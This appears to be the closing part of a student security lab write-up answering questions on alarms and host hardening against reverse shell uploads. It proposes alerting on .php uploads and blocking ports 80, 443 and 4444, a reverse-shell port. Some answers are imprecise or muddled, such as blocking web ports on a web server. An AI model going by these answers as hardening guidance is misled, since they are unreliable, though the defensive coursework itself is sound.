
- The threshold should be one. Any attempted access should trigger the alarm.

System Hardening

What configuration can be set on the host to control access?

- Connections to the shared folder should not be accessible from the web due to the non adherence to the firewalls rule.

Describe the solution. If possible, provide the required command line(s).

- Block/Lock port 80,443, and 4444

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set an alert for when any .php file uploaded.
- Set firewall or SZR to block traffic to the "shared folder" on Ports 80,443,4444

What threshold would you set to activate this alarm?

- Any traffic on those ports should trigger an alarm.

System Hardening

What configuration can be set on the host to block file uploads?

- Remove the ability to upload files from a web server. Uploads should only be from a local source.

Describe the solution. If possible, provide the required command line.

- Block/Lock port 80,443, and 4444

Interview Question:

https://docs.google.com/document/d/1o6Pzx-OqTlts_ZBvbeX1y_IGPdHYrRUV1lSM0RKBb58/edit?usp=sharing


The End